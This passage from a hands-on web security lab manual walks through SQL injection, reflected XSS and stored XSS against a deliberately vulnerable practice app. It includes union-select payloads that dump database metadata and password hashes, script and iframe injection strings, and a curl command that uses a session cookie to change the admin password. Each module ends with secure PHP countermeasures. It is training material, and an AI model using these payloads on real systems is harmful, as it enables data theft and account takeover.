
Displaying Database Version

10. Input the below text and Click Submit.

%' or 0=0 union select null, version() #

Database Statement

SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0' union select null, version() ;




Display Database User

11. Input the below text and click submit.

%' or 0=0 union select null, user() #

Database Statement

SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0' union select null, user() ;




Display Database Name

12. Input the below text and click submit.

%' or 0=0 union select null, database() #

Database Statement

SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0' union select null, database();



Display all tables in information_schema


13. Input the below text and click submit.

%' and '1'='0' union select null, table_name from information_schema.tables #

Database Statement

SELECT first_name, last_name FROM users WHERE user_id = '%' and '1'='0' union select null, table_name from information_schema.tables ;

The INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.




Display all the user tables in information_schema

14. Input the below text into the User ID Textbox (See figure) and click submit.

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

Database Statement


SELECT first_name, last_name FROM users WHERE user_id = %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%';



Display all the columns fields in the information_schema user table

15. Input the below text into the User ID Textbox and click submit.


    %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #



Display all the columns field contents in the information_schema user table

16. Input the below text into the User ID Textbox and click submit.

    %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



This password is encrypted by hash function so user would use the tool “John the Ripper” and decode it.

Lab outcome:

Due to unsecure coding hacker could easily get the user id and password (encrypted), and bypass the security feature. But in the impossible level queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguished which sections are code, and the rest is data.

Check **'view source'** for both coding (insecure and secure), **refer Annexure-I**.

Countermeasures

The countermeasure of this vulnerability can be seen via the 'View Source' button on the impossible security level. The source code for the Sql injection in impossible level is shown below.

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $id = $_GET[ 'id' ];

        // Was a number entered?
        if(is_numeric( $id )) {
                // Check the database
$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
                $data->execute();
                $row = $data->fetch();

                // Make sure only 1 result is returned
                if( $data->rowCount() == 1 ) {
                        // Get values
                        $first = $row[ 'first_name' ];
                        $last  = $row[ 'last_name' ];

                        // Feedback for end user
                        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
        }
}
// Generate Anti-CSRF token
generateSessionToken();
?>
```

The code above works on a white list approach. Here checkToken() function; is used for request method in which to look for the token key and Check Anti-CSRF token. The *is_numeric()* function in the PHP programming language is used to evaluate whether a value is a number or numeric string. Numeric strings contain any number of digits, optional signs such as + or -, an optional decimal, and an optional exponential. Therefore, +234.5e6 is a valid numeric string. Binary notation and hexadecimal notation are not allowed.

The ***is_numeric()*** function can be used within an *if()* statement to treat numbers in one way and non-numbers in another.

It returns *true* or *false*.

generateSessionToken(); function is used for Genrating Anti-CSRF token.

MODULE- 17: XSS Reflected in Web Application

Objective of the Lab

In this lab, security of a web application would be analyzed by using XSS (Reflected) attack. An 'attacker' can inject their own scripts into the web application and change the password using curl string in Kali Linux.

Terminologies

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

Because it's a reflected XSS, the malicious code is not stored in the remote web application, so requires some social engineering (such as a link via email/chat).


Pre-Requisite for this Lab

1. IseaVulnerbleWebAppV17.0 machine, Kali Linux machine.
2. Both machines are communicating each other.


Lab Procedure

1. Start virtual machine IseaVulnerbleAppV.17 and Kali Linux machine, both machine would communicate each other.
2. Access vulnerable web portal using http://10.0.0.14 in kali Linux (Iceweasel browser).
3. Login with credentials(admin && password)

4. Set the security level to "**Low**" by following IseaVWA>>Low>>Submit.




5. Select "XSS Reflected" from the left navigation menu.



6. Now type example or user's name and click Submit.

Cookie XSS attack

1. Input this text- <script>alert(document.cookie)</script>
2. Click Submit



3. Above pop-up would be opened.
4. Copy the text and paste on Leafpad.


Build Curl String

1. Start kali Linux machine and also read the CSRF attack manual.
2. Go to notepad
3. In notepad type the following
    a. curl --cookie "" --location ""
4. Place the cookie string between the quotes after the --cookie tag.
5. Place the html string between the quotes after the --location tag.

Curl:- CURL is used for the following reasons...

- CURL is an easy to use command line tool to send and receive files, and it supports almost all major protocols(DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP) in use.
- Can be used inside your shell scripts with ease
- Supports features like pause and resume of downloads
- It has around 120 command line options for various tasks
- It runs on all major operating systems(More than 40+ Operating systems)
- Supports cookies, forms and SSL
- Both curl command line tool and libcurl library are open source, so they can be used in any of your programs
- It supports configuration files
- Multiple upload with a single command
- Progress bar, rate limiting, and download time details
- ipv6 support

6. String should now look like the below picture



7. Modify the string as shown below:

"curl --cookie "security=low; PHPSESSID=3juclcme0enmmhns9t36mi4ij0" --location http://10.0.0.14/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#"

8. Open terminal in Kali Linux and run above command

```
root@kali:~# curl --cookie "PHPSESSID=f208vmgs6imib52oi4581ieu41; security=low" --l
ocation "http://10.0.0.14/vulnerabilities/csrf/?password_new=test123&password_conf=
test123&Change=Change#" | grep "Password Changed" | tee curl.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3775  100  3775    0     0   447k      0 --:--:-- --:--:-- --:--:--  526k
                <pre>Password Changed.</pre>
root@kali:~#
```

9. Now close all or log out from the app and login with new credentials admin && test123.

Lab Outcome:

Due to unsecure coding and unsecure cookie hacker could easily change the current user password. But using inbuilt PHP functions (such as "htmlspecialchars()"), it's possible to escape any values which would alter the behavior of the input.

Check **'view source'** for both coding (insecure and secure), **refer Annexure-I**.

Countermeasures

The countermeasure of this vulnerability can be seen via the 'View Source' button on the impossible security level. The source code for the XSS reflected in impossible level is shown below.

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $name = htmlspecialchars( $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

The code above works on a white list approach. Here checkToken() function; is used for request method in which to look for the token key and Check Anti-CSRF token. The **htmlspecialchars();** function in PHP is used to convert 5 characters into corresponding HTML entities where applicable. It is used to encode user input on a website so that users cannot insert harmful HTML codes into a site. generateSessionToken(); function is used for generating Anti-CSRF token.

MODULE- 18: XSS Store in Web Application

Objective of the Lab

In this lab, security of a web application would be analyzed by using XSS (Store) attack. Allow an 'attacker' to inject malicious scripts into the database.

Terminologies

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.

Pre-Requisite Labs

1. IseaVulnerbleWebAppV17.0 machine and kali Linux machine.

Lab Procedure

1. Start virtual machine IseaVulnerbleAppV.17 and kali Linux machine, both machine would communicate each other.
2. Access vulnerable web portal using http://10.0.0.14 in kali Linux (Iceweasel browser).
3. Login with credentials (admin && password).

4. Set the security level to "**Low**" by following IseaVWA>>Low>>Submit.


5. Select "XSS Store" from the left navigation menu.

Basic XSS Test

Now have a look over a small script which would generate an alert window. So in the text area given for message, user would inject the script which get store in the server.

a) Name: Test 1
b) Message**: <script>alert("XSS Exploit Test")</script>**
c) Click Sign Guestbook

Now when user will visit this page to read our message his browser will execute our script which generates an alert prompt as showing following screenshot.




6. Notice that the JavaScript alert user just created is now displayed.
7. Every Time a user comes to this forum, this XSS exploit would be displayed.
8. Now click OK.


XSS Stored IFRAME Exploit Test

9. Now input the below text
    a. Name: Test 2
    b. Message: <iframe src="http://www.bing.com"></iframe>
10. Click Sign Guestbook

11. Again the pervious screen would appear click OK.
12. Bing is displayed under "Test 2's" Message.
13. This is a powerful exploit because a user could use SET to create malicious cloned website and place in here.



Note: 'Since it get permanently stored in web application server therefore before switching to other module user need to **reset the database**.**'**



Lab Outcome:

Due to unsecure coding attacker could easily input any unauthorized script in web page that could store in database also, but Using inbuilt PHP functions (such as "htmlspecialchars()"), it's possible to escape any values which would alter the behavior of the input.

Check **'view source'** for both coding (insecure and secure), **refer Annexure-I**.

Countermeasures

The countermeasure of this vulnerability can be seen via the 'View Source' button on the impossible security level. The source code for the XSS store in impossible level is shown below.

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
	// Check Anti-CSRF token
	checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

	// Get input
	$message = trim( $_POST[ 'mtxMessage' ] );
	$name    = trim( $_POST[ 'txtName' ] );

	// Sanitize message input
	$message = stripslashes( $message );
	$message = mysql_real_escape_string( $message );
	$message = htmlspecialchars( $message );

	// Sanitize name input
	$name = stripslashes( $name );
	$name = mysql_real_escape_string( $name );
	$name = htmlspecialchars( $name );

	// Update database
	$data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );'
);
	$data->bindParam( ':message', $message, PDO::PARAM_STR );
	$data->bindParam( ':name', $name, PDO::PARAM_STR );
	$data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

The code above works on a white list approach. Here checkToken() function; is used for request method in which to look for the token key and Check Anti-CSRF token. The **htmlspecialchars();** function in PHP is used to convert 5 characters into corresponding HTML entities where applicable. It is used to encode user input on a website so that users cannot insert harmful HTML codes into a site. generateSessionToken(); function is used for Genrating Anti-CSRF token.